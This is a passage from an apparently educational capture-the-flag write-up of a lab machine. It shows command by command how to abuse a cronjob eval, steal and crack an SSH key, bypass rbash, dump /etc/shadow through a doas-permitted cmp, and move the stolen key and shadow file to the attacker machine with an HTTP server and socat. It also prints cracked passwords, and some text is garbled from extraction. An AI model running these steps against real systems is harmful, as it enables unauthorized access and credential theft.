
www-data@vulnbox:/home/albert$
```

Figure 47: Listing the ACLs of flag2.txt

It seems neither **albert** is able to read the file, unless he changes the permissions as he's the owner, but **jessica** can.

### 2.1.3 Lateral Movement: jessica

Enumerating schedule tasks (**cronjobs**), we have an interesting finding:



```
www-data@vulnbox:/tmp$ grep -vP '^(\s*#|$)' /etc/crontab
SHELL=/bin/sh
PATH=/usr/local/sbin:/usr/local/bin:/sbin:/bin:/usr/sbin:/usr/bin
17 * * * * root    cd / && run-parts --report /etc/cron.hourly
25 6 user's Home * * 7 root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.daily )
47 6 * * 7 root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.weekly )
52 6 1 * * root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.monthly )
* * * * * jessica /opt/requests.sh 2>/dev/null
www-data@vulnbox:/tmp$ cat /opt/requests.sh
#!/bin/bash
for f in $(/usr/bin/ls /opt/albert/*.req); do
    CONTENT=$(/usr/bin/cat $f)
    eval "${CONTENT}"
done
www-data@vulnbox:/tmp$ cd /opt/albert/
www-data@vulnbox:/opt/albert$ ls -lhF
total 0
www-data@vulnbox:/opt/albert$
```

Figure 48: **cronjobs** enumerating with finding

The last line of `/etc/crontab` tells us the script `/opt/requests.sh` is being run by **jessica** every minute.

The contents of the previous script shows how any file within `/opt/albert` with the extension `.req` is being executed.

And this folder is empty. As we don't know what is inside **jessica**'s home folder, we can start by enumerating its contents, or starting with something easier, reading `flag2.txt`:

```
www-data@vulnbox:/opt/albert$ mkdir -m 777 out
www-data@vulnbox:/opt/albert$ ls -lhFA
total 4.0K
drwxrwxrwx 2 www-data albert 4.0K Oct 15 22:38 out/
www-data@vulnbox:/opt/albert$ echo 'cat ~albert/flag2.txt > /opt/albert/out/flag2.txt' > flag.req
www-data@vulnbox:/opt/albert$ date
Fri Oct 15 22:39:27 BST 2021
www-data@vulnbox:/opt/albert$ date
Fri Oct 15 22:40:06 BST 2021
www-data@vulnbox:/opt/albert$ ls -lhFA out/
total 4.0K
-rw-r--r-- 1 jessica jessica 33 Oct 15 22:40 flag2.txt
www-data@vulnbox:/opt/albert$ cat out/flag2.txt
lac3690338689317c1220f569a067c41
www-data@vulnbox:/opt/albert$
```

Figure 49: flag2.txt

And we were able to read flag2.txt. Now, let's try to take advantage of this situation to get into **jessica**'s account.

To achieve this, if possible, we should enumerate what she has or can do. As her permissions to her home directory were very restrictive, we may want to start to see what's in there:

```
www-data@vulnbox:/opt/albert$ echo 'ls -lhFA ~ > /opt/albert/out/home.out' > home.req
www-data@vulnbox:/opt/albert$ date
Fri Oct 15 22:41:55 BST 2021
www-data@vulnbox:/opt/albert$ date
Fri Oct 15 22:42:03 BST 2021
www-data@vulnbox:/opt/albert$ ls -lhFA out/
total 8.0K
-rw-r--r-- 1 jessica jessica 33 Oct 15 22:42 flag2.txt
-rw-r--r-- 1 jessica jessica 357 Oct 15 22:42 home.out
www-data@vulnbox:/opt/albert$ cat out/home.out
total 16K
-rw-r--r-- 1 jessica jessica 0 Oct 7 22:42 .bash_history
-rw-r--r-- 1 jessica jessica 220 Aug 4 21:25 .bash_logout
-rw-r--r-- 1 jessica jessica 3.5K Aug 4 21:25 .bashrc
-rw-r--r-- 1 jessica jessica 0 Oct 7 22:42 .mysql_history
-rw-r--r-- 1 jessica jessica 807 Aug 4 21:25 .profile
drwx----- 2 jessica jessica 4.0K Oct 8 16:38 .ssh/
www-data@vulnbox:/opt/albert$
```

Figure 50: Listing **jessica**'s home contents

There's a .ssh directory, which might have a private key to her own account. If we list the contents:

```
www-data@vulnbox:/opt/albert$ echo 'ls -lhFA ~/.ssh > /opt/albert/out/ssh.out' > ssh.req
www-data@vulnbox:/opt/albert$ date
Fri Oct 15 22:43:03 BST 2021
www-data@vulnbox:/opt/albert$ sleep 60 && ls -lhFA out
total 12K
-rw-r--r-- 1 jessica jessica 33 Oct 15 22:44 flag2.txt
-rw-r--r-- 1 jessica jessica 357 Oct 15 22:44 home.out
-rw-r--r-- 1 jessica jessica 128 Oct 15 22:44 ssh.out
www-data@vulnbox:/opt/albert$ cat out/ssh.out
total 8.0K
-rw-r--r-- 1 root    root    381 Oct  8 14:21 authorized_keys
-rw----- 1 jessica jessica 1.8K Oct  7 21:43 id_rsa
www-data@vulnbox:/opt/albert$
```

Figure 51: Listing **jessica**'s .ssh folder

There's a **id\_rsa** file, which is used to store private **SSH** keys. Let's get its contents:

```
www-data@vulnbox:/opt/albert$ echo 'cat ~/.ssh/id_rsa > /opt/albert/out/id.out' > id.req
www-data@vulnbox:/opt/albert$ date
Fri Oct 15 22:45:54 BST 2021
www-data@vulnbox:/opt/albert$ date
Fri Oct 15 22:46:30 BST 2021
www-data@vulnbox:/opt/albert$ ls -lhFA out
total 16K
-rw-r--r-- 1 jessica jessica 33 Oct 15 22:46 flag2.txt
-rw-r--r-- 1 jessica jessica 357 Oct 15 22:46 home.out
-rw-r--r-- 1 jessica jessica 1.8K Oct 15 22:46 id.out
-rw-r--r-- 1 jessica jessica 128 Oct 15 22:46 ssh.out
www-data@vulnbox:/opt/albert$ file out/id.out
out/id.out: PEM RSA private key
www-data@vulnbox:/opt/albert$ head -5 out/id.out
-----BEGIN RSA PRIVATE KEY-----
Proc-Type: 4,ENCRYPTED
DEK-Info: AES-256-CBC,5761823CC7CA0384E75D9FBA0B46DB51
hL6z3abhkCiRjfzV7tEPYzIuv7bXaP8FFl2IetXu7n4qFT0i6fpNg9we5C0TLda
www-data@vulnbox:/opt/albert$
```

Figure 52: Getting **jessica**'s **id\_rsa** private key

Since **jessica** is the owner of the files we're creating through her **cronjob**, we cannot modify the file, and we need to change the permissions to be readable exclusively by the owner to use it. However, we can copy the file, as we can read it, and then we're going to be the owner of the copy:

```

www-data@vulnbox:/opt/albert/out$ ls -lhFA
total 16K
-rw-r--r-- 1 jessica jessica 33 Oct 15 22:59 flag2.txt
-rw-r--r-- 1 jessica jessica 357 Oct 15 22:59 home.out
-rw-r--r-- 1 jessica jessica 1.8K Oct 15 22:59 id.out
-rw-r--r-- 1 jessica jessica 128 Oct 15 22:59 ssh.out
www-data@vulnbox:/opt/albert/out$ chmod 600 id.out
chmod: changing permissions of 'id.out': Operation not permitted
www-data@vulnbox:/opt/albert/out$ cp id.out id_rsa
www-data@vulnbox:/opt/albert/out$ ls -lhFA
total 20K
-rw-r--r-- 1 jessica jessica 33 Oct 15 22:59 flag2.txt
-rw-r--r-- 1 jessica jessica 357 Oct 15 22:59 home.out
-rw-r--r-- 1 jessica jessica 1.8K Oct 15 22:59 id.out
-rw-r--r-- 1 www-data albert 1.8K Oct 15 22:59 id_rsa
-rw-r--r-- 1 jessica jessica 128 Oct 15 22:59 ssh.out
www-data@vulnbox:/opt/albert/out$ chmod 600 id_rsa
www-data@vulnbox:/opt/albert/out$ ls -lhFA
total 20K
-rw-r--r-- 1 jessica jessica 33 Oct 15 23:00 flag2.txt
-rw-r--r-- 1 jessica jessica 357 Oct 15 23:00 home.out
-rw-r--r-- 1 jessica jessica 1.8K Oct 15 23:00 id.out
-rw----- 1 www-data albert 1.8K Oct 15 22:59 id_rsa
-rw-r--r-- 1 jessica jessica 128 Oct 15 23:00 ssh.out
www-data@vulnbox:/opt/albert/out$ ssh -i id_rsa jessica@localhost
The authenticity of host 'localhost (::1)' can't be established.
ECDSA key fingerprint is SHA256:uJ1f5eBc1j9Hxxq0z00yWb5BiZwK1tB6oAldboNd90M.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Could not create directory '/var/www/.ssh' (Permission denied).
Failed to add the host to the list of known hosts (/var/www/.ssh/known_hosts).
Enter passphrase for key 'id_rsa':

www-data@vulnbox:/opt/albert/out$
```

Figure 53: Trying to log in with `id_rsa`

At the end of the previous screenshot, I tried to log in with the private key, but it asked me for a passphrase<sup>11</sup>, so I cancelled it.

In this case, we should try to crack it, a well-known option to achieve this is by using `ssh2john` which will give us a hash to crack with the `john` utility. As those utilities won't probably be on the victim's, we should transfer to our attacking machine and crack it there:

---

<sup>11</sup>We were able to tell so because in the second line of `id_rsa` there was the word ENCRYPTED.

```

www-data@vulnbox:/opt/albert/out$ which python3
/usr/bin/python3
www-data@vulnbox:/opt/albert/out$ python3 -m http.server 4040
Serving HTTP on 0.0.0.0 port 4040 (http://0.0.0.0:4040/) ...
10.0.2.21 - [15/Oct/2021 23:12:22] "GET /id_rsa HTTP/1.1" 200 -

```

---

```

[User@parrot] - [~/vulnbox1]
└─ $ curl -0 http://vulnbox.ctf:4040/id_rsa
% Total    % Received % Xferd  Average Speed   Time     Time     Time  Current
          Dload  Upload Total   Spent    Left Speed
100 1766  100 1766    0     0  46473      0 --:--:--:--:--:-- 46473
[User@parrot] - [~/vulnbox1]
└─ $ head -5 id_rsa
-----BEGIN RSA PRIVATE KEY-----
Proc-Type: 4,ENCRYPTED
DEK-Info: AES-256-CBC,5761823CC7CA0384E75D9FBA0B46DB51
hL6z3abhkhCiRjfzV7tEPYzIuv7bXaP8FFl2IetXu7n4qFT0i6fpNg9we5C0TLda
[User@parrot] - [~/vulnbox1]
└─ $ 

```

Figure 54: Transferring `id_rsa`


```

[User@parrot] - [~/vulnbox1]
└─ $ sshjohn id_rsa | tee id_rsa.hash
id_rsa:$sshngs$5$16$7284674f4ad23b72b9d8e683529bb34df3bcb9956c880ae517eaa5a685de89aff9dd08dde73a5406f0b92fbe7840ba26f
b57bb978a854ce8ba7e9360f707b908e4cb75aff50ad18270852a744cb0039801ede4d393edcfeb0cb9fba4dea4cf5265be97a4b20be7
70ac6f2f74783c10564ded5790df1ea25c0ff2f147d6452276e4dba78aa7d62c9656594e949bed68a84e84e7506ce48738a7a5a01c4ec334750
20f05bbcc14ae7438cbdae1083905b1082e3fa5a93398eebf40b50627a481391aec0f311429bae1924fb31293fe30c1f4cb225ff90e560526ef
a31d43d41e8cfc9db25528c0222cce56dda2227caf5346c43f3756d66c2fcf8c9ff4c7d38fc705bb59cab88a52c059df3f22cc17efd71815c02
aadca97e2508d5706ecf8d9d4e28bee66d9ad59053abd5dc23ec6523fb1116ac54dff54269bbd51c85eb17250f9359a4cb6aa844db973382a
220157d882a226ceb51671b2e13afc0798b4f3a19e0f6d1bc30dd85a061b8dc6efeca2e792b42a1814a25271ab11a168d12c0d43be293d1d
d3fdc3c953334451c8cad08053dd7923c20d28ffb384d0e5b76667533ff555204cedf6382b5a9088493d4d54423a4fc6d22a11f03276bcf
18112864fbf0b856416049bb96c34fad5854244753a2ab4f0bded1d401d7850d59d4306bec6468caf1579a3ddf0f060834d9c12259b22ab0b
9c22b77bb7ed43565cca5e78e5413128bf74b27dbc73864fdfaf2c9956c880ae517eaa5a685de89aff9dd08dde73a5406f0b92fbe7840ba26f
60a1bdcbe2b8f8633f71825fa2d7e0d11a7512e6d6a43f5e2f5b29c7fd627c7a27e0db61d01f2c473d919367710a8542c9a3ca3511c4ad55
a385805fcddcbe23e696f2f1a88b14311903a45bbcfa0433d1743d289b211550900ef14a73098f091af4537d26458097dbe15b79dd8a6c430
6b75345b7504c3565e544d3e3c03f0280c5ef28f3af01161adb885f764e83blee7aa4a5aad9f9f6cefdd41c16e944fba2d8160390e08841b9b
086e73596ab0c3b4297e8b90c2242b3e33d23a8f8fd450ab9660340b16dc7164a5452a92c4d467b35d5f2545d634
5de07ca8e7284674f4ad23b72b9d8e683529bb34df3bcb9958dd09125ffbc6e68084cec06095b78a0494fb66f2893b98f728298a0fbe5c
43dacb0a698100584e9d47f019cb46bc93c283a24366c441d7e98b8061c9ffe0b91522ed474d3097c8bb3a4cd80f9a6a843bbedda44c4ed4
cb62776cfc99eac276eeb0ae696667900c41b6cd3f9116bacf1e136043757b6d61e2eb23cb02a2cb957259bdecb20a4a3f88c90beb0a65ce5
cd7dec0d7032a0efa1d6bdcf8b494b30d9a43dd23b43e8a4f54bb61a3bfe25dec0d9745d1c16c6ff51841c29b89f4a4c966d
5193d5ec161faf4b46ff82f926000ccce5b27a0f1116f2d090001e782a1ce708ed0deb80caddb81330308e0068e55671b3a999f86f0ba830
9e8fa1e6b7866952244e29ec53e2412590d492b2df8673e6424c49588935da7cf97874548ceb57ffe83857c294f095cd1925b8f89cb5e27be
164c0d2627239e1887283dd99857ffa0368accf9b012e970dd8ec8308c90cce837824f40009a3ebd88d008a516dabb2b9dfac2455ea4cee51
66c8b8aed93e83d86f9097534f53d4aad352c86761d2ee057911d4e3b9602b8
[User@parrot] - [~/vulnbox1]
└─ $ 

```

Figure 55: Getting a john-friendly hash from the private key

And we finally crack it:



```
[user@parrot]~/vulnbox1
└─$ john -w:/usr/share/wordlists/rockyou.txt id_rsa.hash
Using default input encoding: UTF-8
Loaded 1 password hash (SSH [RSA/DSA/EC/OPENSSH (SSH private keys) 32/64])
Cost 1 (KDF/cipher [0=MD5/AES 1=MD5/3DES 2=Bcrypt/AES]) is 0 for all loaded hashes
Cost 2 (iteration count) is 2 for all loaded hashes
Will run 2 OpenMP threads
Note: This format may emit false positives, so it will keep trying even after
finding a possible candidate.
Press 'q' or Ctrl-C to abort, almost any other key for status
friendly      (id_rsa)
1g 0:00:00:15 27.54% (ETA: 23:15:21) 0.06535g/s 269224p/s 269224c/s 269224C/s rune1957..rundust7
Session aborted
└─[x]~[user@parrot]~/vulnbox1
└─$
```

Figure 56: Cracking the password-protected `id_rsa`

Now, we can log into the machine as **jessica** through her private key:

```
[user@parrot] -[~/vulnbox1]
└─$ chmod 600 id_rsa
[user@parrot] -[~/vulnbox1]
└─$ ssh -i id_rsa vulnbox.ctf -l jessica
The authenticity of host 'vulnbox.ctf (10.0.2.50)' can't be established.
ECDSA key fingerprint is SHA256:uJ1f5eBclj9Hxxq0z00yWb5BiZwKltB6oAldboNd90M.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added 'vulnbox.ctf' (ECDSA) to the list of known hosts.
Enter passphrase for key 'id_rsa':
Linux vulnbox 5.10.0-8-686 #1 SMP Debian 5.10.46-5 (2021-09-23) i686

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
You have mail.
Last login: Sun Oct 10 20:34:17 2021 from 10.0.2.21
jessica@vulnbox:~$ id
uid=1001(jessica) gid=1001(jessica) groups=1001(jessica),1002(reader)
jessica@vulnbox:~$ hostname -I
10.0.2.50
jessica@vulnbox:~$
```

Figure 57: Logging as **jessica** through SSH

#### 2.1.4 Privilege Escalation

Note: we're in a restricted bash shell (`rbash`), which is a little uncomfortable, as this machine wasn't secured enough, we can bypass it by spawning a bash shell:

```
jessica@vulnbox:~$ cd /tmp
-rbash: cd: restricted
jessica@vulnbox:~$ echo $SHELL
/usr/bin/rbash
jessica@vulnbox:~$ echo $0
-rbash
jessica@vulnbox:~$ bash
jessica@vulnbox:~$ cd /tmp
jessica@vulnbox:/tmp$ echo $0
bash
jessica@vulnbox:/tmp$ echo $SHELL
/usr/bin/rbash
jessica@vulnbox:/tmp$ export SHELL=/bin/bash
jessica@vulnbox:/tmp$ █
```

Figure 58: Bypassing a poorly secured `rbash`

Enumerating the system as this new user, we find out there's an internal service listening on port 25, which is a default port for **SMTP**, so, we check our inbox and we have an unread mail:

```
jessica@vulnbox:~$ ss -pltn
Netid State  Recv-Q   Send-Q     Local Address:Port      Peer Address:Port  Process
udp  UNCONN  0        0          0.0.0.0:68            0.0.0.0:*
tcp  LISTEN  0        80         127.0.0.1:3306        0.0.0.0:*
tcp  LISTEN  0        128        0.0.0.0:22            0.0.0.0:*
tcp  LISTEN  0        20         127.0.0.1:25          0.0.0.0:*
tcp  LISTEN  0        511        *:80                  *:*
tcp  LISTEN  0        128        [::]:22               [::]:*
tcp  LISTEN  0        20         [::1]:25              [::]:*
jessica@vulnbox:~$ █
```

Figure 59: Listing all open ports in the victim machine

```
jessica@vulnbox:~$ mail  
"/var/mail/jessica": 1 message 1 new  
>N 1 admin@vulnbox.ctf Fri Oct 8 16:06 25/897 You're in charge!  
? 1  
Return-path: <admin@vulnbox.ctf>  
Envelope-to: jessica@vulnbox.ctf  
Delivery-date: Fri, 08 Oct 2021 16:06:06 +0100  
Received: from [127.0.0.1] (helo=paella)  
      by vulnbox.ctf with smtp (Exim 4.94.2)  
      (envelope-from <admin@vulnbox.ctf>)  
      id 1mYrII-0001qU-34  
      for jessica@vulnbox.ctf; Fri, 08 Oct 2021 16:06:06 +0100  
Subject: You're in charge!  
Message-Id: <ElmYrII-0001qU-34@vulnbox.ctf>  
From: admin@vulnbox.ctf  
Date: Fri, 08 Oct 2021 15:56:24 +0100  
  
Hi Jess,  
  
I'm leaving on holidays next week for a whole month.  
Since I trust you, I need you to check the latest modified files and if they're important,  
compare them with the ones you'd backed up offline.  
I wanted to automate this task but I didn't have enough time, so I installed a tool to allow  
you make this task. I didn't install sudo as I know those guys will be aiming it, it's a less  
known instead.  
  
See you when I'm back!  
  
George (your admin)  
? q  
Saved 1 message in /home/jessica/mbox  
Held 0 messages in /var/mail/jessica  
jessica@vulnbox:~$ █
```

Figure 60: Reading a mail

From the mail we know `sudo` is not installed, but there's a similar utility, like `doas`:

```
jessica@vulnbox:~$ sudo -l  
bash: sudo: command not found  
jessica@vulnbox:~$ which doas  
/usr/bin/doas  
jessica@vulnbox:~$ cat /etc/doas.conf  
permit nopass jessica as root cmd cmp  
jessica@vulnbox:~$ █
```

From the configuration file we see the user **jessica** can run as **root** the command **cmp** without providing any password.

How to abuse this? There's a great resource called [GTFOBins](#) which shows different ways to abuse *Linux* binaries depending on certain situations:

### Sudo

If the binary is allowed to run as superuser by `sudo`, it does not drop the elevated privileges and may be used to access the file system, escalate or maintain privileged access.

```
LFILE=file_to_read  
sudo cmp $LFILE /dev/zero -b -l
```

Figure 61: Getting info from [GTFOBins](#) on how to abuse the binary

Basically we can compare two files and get the output. With this, we can think already what we should do: read the flag.

I'm not going to do so right now, I have two better purposes. The first one is to get shell as **root**, and the second one is actually explaining why I've done what I've done.

To make the most of it, I think I should start by explaining what I'm going to do and why. What I want to do is easy: to read a privileged file, like `/etc/shadow`, where all the password hashes from system users are stored,

and see if any of them is crackable.

Take the next image as a simple example on how to read a file with `cmp`:

```
jessica@vulnbox:/tmp/privesc$ echo -e '123\nabc' | tee seq1.txt
123
abc
jessica@vulnbox:/tmp/privesc$ echo -e '321\nd' | tee seq2.txt
321
d
jessica@vulnbox:/tmp/privesc$ cmp -bl seq1.txt seq2.txt
1 61 1      63 3
3 63 3      61 1
5 141 a     144 d
6 142 b     12 ^J
cmp: EOF on seq2.txt after byte 6
jessica@vulnbox:/tmp/privesc$
```

Figure 62: Simple example on how to read a file with `cmp`

About the output format of `cmp -bl`:

1. The first column is the character position to compare.
2. The second column is the decimal code of the character at the position to compare from the first file.
3. The third column is the **ASCII** representation of the character at the position to compare from the first file.
4. The fourth column is the decimal code of the character at the position to compare from the second file.
5. The fifth column is the **ASCII** representation of the character at the position to compare from the second file.

I know it seems a mouthful, but basically the order of the arguments matter, and we are more interested in the **ASCII** representation rather than

their decimal code. And you may have noticed there were some missing positions at the far left...

Notes to take into account:

1. When the same character is found in the same position at both files, the output of this is omitted.
2. `cmp` stops comparing when a **EOF**<sup>12</sup> is reached.
3. The *newline* character is represented as `\n`.

Knowing this, if we want to leak the whole `/etc/shadow` contents, we need to use a file larger than that one, and make sure any of the characters on them match at any position.

Find a file with this characteristics seems hard, but we can craft one at will. We can use the `\0` character which is meant to indicate the end of a string and we won't find it in a text file. And we can make it as large as we want:

```
jessica@vulnbox:/tmp/privesc$ dd if=/dev/zero of=zero.dd bs=1M count=1
1+0 records in
1+0 records out
1048576 bytes (1.0 MB, 1.0 MiB) copied, 0.00218397 s, 480 MB/s
jessica@vulnbox:/tmp/privesc$ file zero.dd
zero.dd: data
jessica@vulnbox:/tmp/privesc$ xxd zero.dd | head
00000000: 0000 0000 0000 0000 0000 0000 0000 0000 ..... .
000000010: 0000 0000 0000 0000 0000 0000 0000 0000 ..... .
000000020: 0000 0000 0000 0000 0000 0000 0000 0000 ..... .
000000030: 0000 0000 0000 0000 0000 0000 0000 0000 ..... .
000000040: 0000 0000 0000 0000 0000 0000 0000 0000 ..... .
000000050: 0000 0000 0000 0000 0000 0000 0000 0000 ..... .
000000060: 0000 0000 0000 0000 0000 0000 0000 0000 ..... .
000000070: 0000 0000 0000 0000 0000 0000 0000 0000 ..... .
000000080: 0000 0000 0000 0000 0000 0000 0000 0000 ..... .
000000090: 0000 0000 0000 0000 0000 0000 0000 0000 ..... .
jessica@vulnbox:/tmp/privesc$
```

Figure 63: Crafting a file a special file

We don't know the size of `/etc/shadow`, but we know it's not 1 megabyte.

---

<sup>12</sup>**EOF**: End Of File.

To get the /etc/shadow contents:

```
jessica@vulnbox:/tmp/privesc$ doas cmp -bl zero.dd /etc/shadow | awk '{print $NF}' \  
> | tr -d '\n' | sed 's/\^J/\n/g' | tee shadow  
cmp: EOF on /etc/shadow after byte 1102  
root:$6$pktWTlRMV.Ut0gNE3lY3zwr5QhtMvU3gfCa9wmdSnUgp0LzsHI8d1mt0WPxqrupAwazXVgvkftWaS/KpH1jNHjkMBrb0nqFzcxkQ.:18907:0:99999:7:::  
daemon:*:18907:0:99999:7:::  
bin:*:18907:0:99999:7:::  
sys:*:18907:0:99999:7:::  
sync:*:18907:0:99999:7:::  
games:*:18907:0:99999:7:::  
man:*:18907:0:99999:7:::  
lp:*:18907:0:99999:7:::  
mail:*:18907:0:99999:7:::  
news:*:18907:0:99999:7:::  
uucp:*:18907:0:99999:7:::  
proxy:*:18907:0:99999:7:::  
www-data*:18907:0:99999:7:::  
backup:*:18907:0:99999:7:::  
list:*:18907:0:99999:7:::  
irc:*:18907:0:99999:7:::  
gnats*:18907:0:99999:7:::  
nobody*:18907:0:99999:7:::  
apt*:18907:0:99999:7:::  
systemd-timesync*:18907:0:99999:7:::  
systemd-network*:18907:0:99999:7:::  
systemd-resolve*:18907:0:99999:7:::  
messagebus*:18907:0:99999:7:::  
sshd*:18907:0:99999:7:::  
albert:$6$5iqJAZInXA0yokVh$ELYo3aoax3n9N7N1R343yWCTJIHz4WRM7JCChdG7foiEPpgSIKxZjucsSyCdrEcXe3q868S0Tiyt3TgJ0aAawq.:18907:0:99999:7:::  
Systemd-coredump*:18907:0:99999:7:::  
jessica:$y$9T$MDu2cn0IIpC.Kj2thxpF/$WvFGRx3VOME0kbkFKVu4kUBk.LaTJ7xATHBbaM5lpX0:18907:0:99999:7:::  
mysql!:18907:0:99999:7:::  
Debian-exim:!:18908:0:99999:7:::  
jessica@vulnbox:/tmp/privesc$
```

Figure 64: Leaking /etc/shadow with cmp

1. `doas cmp -bl zero.dd /etc/shadow`

We compare, as **root**, our crafted file with our target one.

2. `awk '{print $NF}'`

We filter the last column, which contains the **ASCII** value of our target file.

3. `tr -d '\n'`

We remove the *newline* characters. Otherwise, we would end up with one character by line.


4. `sed 's/\^J/\n/g'`

We substitute the `\^J` character with a *newline*, as it's what it actually represents.

5. `tee shadow`

We save the output in a file named **shadow** at the same time the output is shown on the screen.


Let's try to see if the **root** password is within `rockyou.txt`. But first, we should transfer the file:



```
jessica@vulnbox:/tmp/privesc$ socat tcp-listen:4343 file:shadow
jessica@vulnbox:/tmp/privesc$ md5sum shadow
a8db3527d527725e8c61da63aafe98fb  shadow
jessica@vulnbox:/tmp/privesc$ [REDACTED]
user's Home

[User@parrot]-(~/vulnbox1)
└─$ socat tcp:vulnbox.ctf:4343 file:shadow,creat,trunc
[User@parrot]-(~/vulnbox1)
└─$ md5sum shadow
a8db3527d527725e8c61da63aafe98fb  shadow
[User@parrot]-(~/vulnbox1)
└─$
```

Figure 65: File transfer with `socat`



```
[User@parrot]-(~/vulnbox1)
└─$ john -w:/usr/share/wordlists/rockyou.txt -users:root shadow
Using default input encoding: UTF-8
Loaded 1 password hash (sha512crypt, crypt(3) $6$ [SHA512 256/256 AVX2 4x])
Cost 1 (iteration count) is 5000 for all loaded hashes
Will run 2 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
lovelove      (root)
1g 0:00:00:00 DONE (2021-10-16 10:43) 2.325g/s 1190p/s 1190c/s 1190C/s angelo..letmein
Use the "--show" option to display all of the cracked passwords reliably
Session completed
[User@parrot]-(~/vulnbox1)
└─$
```

Figure 66: Cracking **root** password from `shadow`

And we have the **root** password: `lovelove`.

Let's get access as **root** and read the last flag:

```
jessica@vulnbox:/tmp/privesc$ su -
Password:
root@vulnbox:~# id
uid=0(root) gid=0(root) groups=0(root)
root@vulnbox:~# ls -lhFA
total 32K
-rw-r--r-- 1 root root  0 Oct  7 16:26 .bash_history
-rw-r--r-- 1 root root 571 Apr 10 2021 .bashrc
-rw----Trash 1 root root  0 Oct  7 16:25 .mysql_history
-rw-r--r-- 1 root root 161 Jul  9 2019 .profile
----- 1 root root 33 Oct  7 15:32 root.txt
-rw----- 1 root root 17K Oct  9 15:54 .viminfo
root@vulnbox:~# cat root.txt
6c52e2288bc30f0fc3cb2a0d8eae6c8d
root@vulnbox:~#
```

Figure 67: Gaining **root** access and reading `/root/root.txt`

## 2.2 Flags

albert's flag:

3f440ebbc04e5d97a06383555cd50ba1

jessica's flag:

1ac3690338689317c1220f569a067c41

root's flag:

6c52e2288bc30f0fc3cb2a0d8eae6c8d